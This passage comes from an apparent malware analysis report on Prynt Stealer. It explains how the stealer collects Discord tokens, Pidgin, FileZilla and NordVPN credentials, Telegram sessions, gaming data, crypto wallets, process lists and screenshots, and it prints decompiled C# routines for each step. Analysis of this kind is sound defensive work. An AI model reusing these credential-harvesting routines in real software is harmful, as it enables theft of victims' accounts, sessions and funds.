
```
private static string[] DiscordDirectories = new string[]
{
    "Discord\\Local Storage\\leveldb",
    "Discord PTB\\Local Storage\\leveldb",
    "Discord Canary\\leveldb"
};
```

Figure 15: Steals Discord tokens

Pidgin:

Pidgin is a chat program that lets you log in to accounts on multiple chat networks simultaneously. It is compatible with the following chat networks: Jabber/XMPP, Bonjour, Gadu-Gadu, IRC, Novell GroupWise Messenger, Lotus Sametime, SILC, SIMPLE, and Zephyr.

The malware first identifies if ".purple\\accounts.xml" is present in the AppData folder. This file stores the Pidgin login credentials. It steals the Login credentials and Protocol details and saves them into the accounts.txt file for exfiltration.




```
    XmlDocument xmlDocument = new XmlDocument();
    xmlDocument.Load(new XmlTextReader(Pidgin.PidginPath));
    foreach (object obj in xmlDocument.DocumentElement.ChildNodes)
    {
        XmlNode xmlNode = (XmlNode)obj;
        string innerText = xmlNode.ChildNodes[0].InnerText;
        string innerText2 = xmlNode.ChildNodes[1].InnerText;
        string innerText3 = xmlNode.ChildNodes[2].InnerText;
        if (string.IsNullOrEmpty(innerText) || string.IsNullOrEmpty(innerText2) || string.IsNullOrEmpty(innerText3))
        {
            break;
        }
        Pidgin.SBTwo.AppendLine("Protocol: " + innerText);
        Pidgin.SBTwo.AppendLine("Login: " + innerText2);
        Pidgin.SBTwo.AppendLine("Password: " + innerText3 + "\r\n");
        Counter.Pidgin++;
    }
    if (Pidgin.SBTwo.Length > 0)
    {
        Directory.CreateDirectory(sSavePath);
        File.AppendAllText(sSavePath + "\\accounts.txt", Pidgin.SBTwo.ToString());
    }
}
```

Figure 16: Steals data from Pidgin

Telegram:

The malware calls Process.GetProcessByName() method for getting the running process name and path in the victims' machine. The malware then checks if the Telegram string is present in the retrieved path. Finally, it gets the Telegram directory and steals data from there if it is present—the malware targets "tdata" folder for stealing telegram sessions.



```
private static string GetTdata()
{
    string result = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    Process[] processesByName = Process.GetProcessesByName("Telegram");
    if (processesByName.Length == 0)
    {
        return result;
    }
    return Path.Combine(Path.GetDirectoryName(ProcessList.ProcessExecutablePath(processesByName[0])), "tdata");
}
```

Figure 17: Steals telegram sessions


Gaming Applications

Prynt Stealer targets the following gaming applications:

- Steam
- Minecraft
- Uplay

Steam:

The malware identifies the Steam installation path by checking the registry key value at "HKEY_LOCAL_MACHINE\Software\Valve\Steam." After this action, it enumerates the subkey present under "HKEY_LOCAL_MACHINE\Software\Valve\Steam\Apps" to get details of the application, as can be seen in the Figure below. The malware also targets the steam's SSFN file, known as the authorization file, and copies it for exfiltration.




```
Directory.CreateDirectory(sSavePath);
foreach (string text in registryKey.OpenSubKey("Apps").GetSubKeyNames())
{
    using (RegistryKey registryKey2 = registryKey.OpenSubKey("Apps\\" + text))
    {
        string text2 = (string)registryKey2.GetValue("Name");
        text2 = (string.IsNullOrEmpty(text2) ? "Unknown" : text2);
        string text3 = ((int)registryKey2.GetValue("Installed") == 1) ? "Yes" : "No";
        string text4 = ((int)registryKey2.GetValue("Running") == 1) ? "Yes" : "No";
        string text5 = ((int)registryKey2.GetValue("Updating") == 1) ? "Yes" : "No";
        File.AppendAllText(sSavePath + "\\Apps.txt", string.Concat(new string[]
        {
            "Application ",
            text2,
            "\n\tGameID: ",
            text,
            "\n\tInstalled: ",
            text3,
            "\n\tRunning: ",
            text4,
            "\n\tUpdating: ",
            text5,
            "\n\n"
        }));
    }
```

Figure 18: Steals data from steam

Uplay:

The malware looks for “Ubisoft Game Launcher” in the AppData folder, and if this folder is present, it copies all the files in it for exfiltration.




```
internal sealed class Uplay
{
    // Token: 0x060001A6 RID: 422 RVA: 0x0000A6A4 File Offset: 0x000088A4
    public static bool GetUplaySession(string sSavePath)
    {
        if (!Directory.Exists(Uplay.path))
        {
            return false;
        }
        Directory.CreateDirectory(sSavePath);
        foreach (string sourceFileName in Directory.GetFiles(Uplay.path))
        {
            File.Copy(sourceFileName, Path.Combine(sSavePath, Path.GetFileName(sourceFileName)));
        }
        Counter.Uplay = true;
        return true;
    }

    // Token: 0x0400009B RID: 155
    private static string path = Path.Combine(Paths.lappdata, "Ubisoft Game Launcher");
}
```

Figure 19: Steals data from Uplay

Minecraft:

For Minecraft, the stealer checks if the “.minecraft” folder is present under the AppData directory. If it is present, it creates a folder named “Minecraft” under the “Gaming” folder to save the stolen data.

This stealer copies “launcher_profiles.json”, “servers.dat” and screenshots to “Minecraft ” folder for exfiltration. It also extracts mods and version details and saves them to respective text files created in “Minecraft” folder.



```
// Token: 0x060001A1 RID: 417 RVA: 0x0000A3C0 File Offset: 0x000085C0
public static void SaveAll(string sSavePath)
{
    if (!Directory.Exists(Minecraft.MinecraftPath))
    {
        return;
    }
    try
    {
        Directory.CreateDirectory(sSavePath);
        Minecraft.SaveProfiles(sSavePath);
        Minecraft.SaveServers(sSavePath);
        Minecraft.SaveScreenshots(sSavePath);
        Minecraft.SaveMods(sSavePath);
        Minecraft.SaveVersions(sSavePath);
    }
    catch
    {
    }
}
```

Figure 20: Steals data from Minecraft


Crypto Wallets

The malware targets the following crypto wallets:

Zcash, Armory, Bytecoin, Jaxx, Ethereum, AtomicWallet, Guarda, and Coinomi.

It creates a folder named “Wallets” and then enumerates a list of hardcoded wallets for identifying the crypto wallet used by the victim.

Stealer queries registry for identifying the location of Blockchains such as Litecoin, Dash, and Bitcoin as shown in Figure below. It obtains the path from registry data “strDataDir” in the *HKEY_CURRENT_USER\Software\Blockchain_name\ Blockchain_name-Qt* registry key.




```
private static string[] sWalletsRegistry = new string[]
{
    "Litecoin",
    "Dash",
    "Bitcoin"
};
```

```
private static void CopyWalletFromRegistryTo(string sSaveDir, string sWalletRegistry)
{
    string destFolder = Path.Combine(sSaveDir, sWalletRegistry);
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey(sWalletRegistry).OpenSubKey(sWalletRegistry + "-Qt"))
        {
            if (registryKey != null)
            {
                string text = registryKey.GetValue("strDataDir").ToString() + "\\wallets";
                if (Directory.Exists(text))
                {
                    Filemanager.CopyDirectory(text, destFolder);
                    Counter.Wallets++;
                }
            }
```

Figure 21: Steals data from Crypto wallets

FTP Applications

Prynt stealer targets FileZilla, a free and open-source, cross-platform FTP application. It steals the data from “sitemanager.xml” and “recentservers.xml” and stores the data in the “Hosts.txt” file under the “FileZilla” folder for exfiltration.



```
    private static string FormatPassword(Password pPassword)
    {
        return string.Format("Url: {0}\nUsername: {1}\nPassword: {2}\n\n", pPassword.sUrl, pPassword.sUsername, pPassword.sPassword);
    }

    // Token: 0x0600015E RID: 350 RVA: 0x00008708 File Offset: 0x00006908
    public static void WritePasswords(List<Password> pPasswords, string sSavePath)
    {
        if (pPasswords.Count != 0)
        {
            Directory.CreateDirectory(sSavePath);
            foreach (Password pPassword in pPasswords)
            {
                File.AppendAllText(sSavePath + "\\Hosts.txt", FileZilla.FormatPassword(pPassword));
            }
        }
    }
```


Figure 22: Steals data from FileZilla

VPN

Prynt Stealer targets the following VPN applications:

- OpenVPN
- PorotonVPN
- NordVPN

It copies the configuration file of ProtonVPN, OpenVPN and steals the user credentials from NordVPN configuration file.




```
        ProtonVPN.Save(sSavePath + "\\VPN\\ProtonVPN");
        OpenVPN.Save(sSavePath + "\\VPN\\OpenVPN");
        NordVPN.Save(sSavePath + "\\VPN\\NordVPN");
    }
```

Figure 23: Steals data from VPN’s configuration file

Directory tree

After this action, the malware creates a folder named “Directories” and then obtains the structure of a directory and writes them to text files, as shown in the Figure below. The directories targeted by malware include the one targeted initially for copying data.



```
Documents\
        [redacted]
                docs\
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted]
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                        [redacted].png
                plugins\
                        Operations\
                                Basic\
                                        [redacted]
                                        [redacted].py
                                        [redacted].py
                                Compression\
                                        [redacted]
```

Figure 24: Obtains the directory tree

System Information

It creates a folder named “System” in which it will store the solen information regarding running processes, network details, and victim’s system screenshot, etc.

Process Details:


Prynt stealer uses *Process.GetProcesses()* method to identify all the running processes in the victim’s system and write them to the “Process.txt” file in the format:

- Process name
- Process ID
- Executable path

After this action, it gets the active windows using the *process.MainWindowTitle*() method and write the data into the “Windows.txt” file in the format:

- Process name

- Process ID
- Executable path




```
NAME: [redacted]

NAME: [redacted]

NAME: [redacted]

NAME: [redacted]
```

```
NAME: [redacted]

NAME: [redacted]

NAME: [redacted]
```

Figure 25: Extract details of current processes

Screenshot:

Now it takes a screenshot of the victim's system and saves it as a "Desktop.jpg" file:

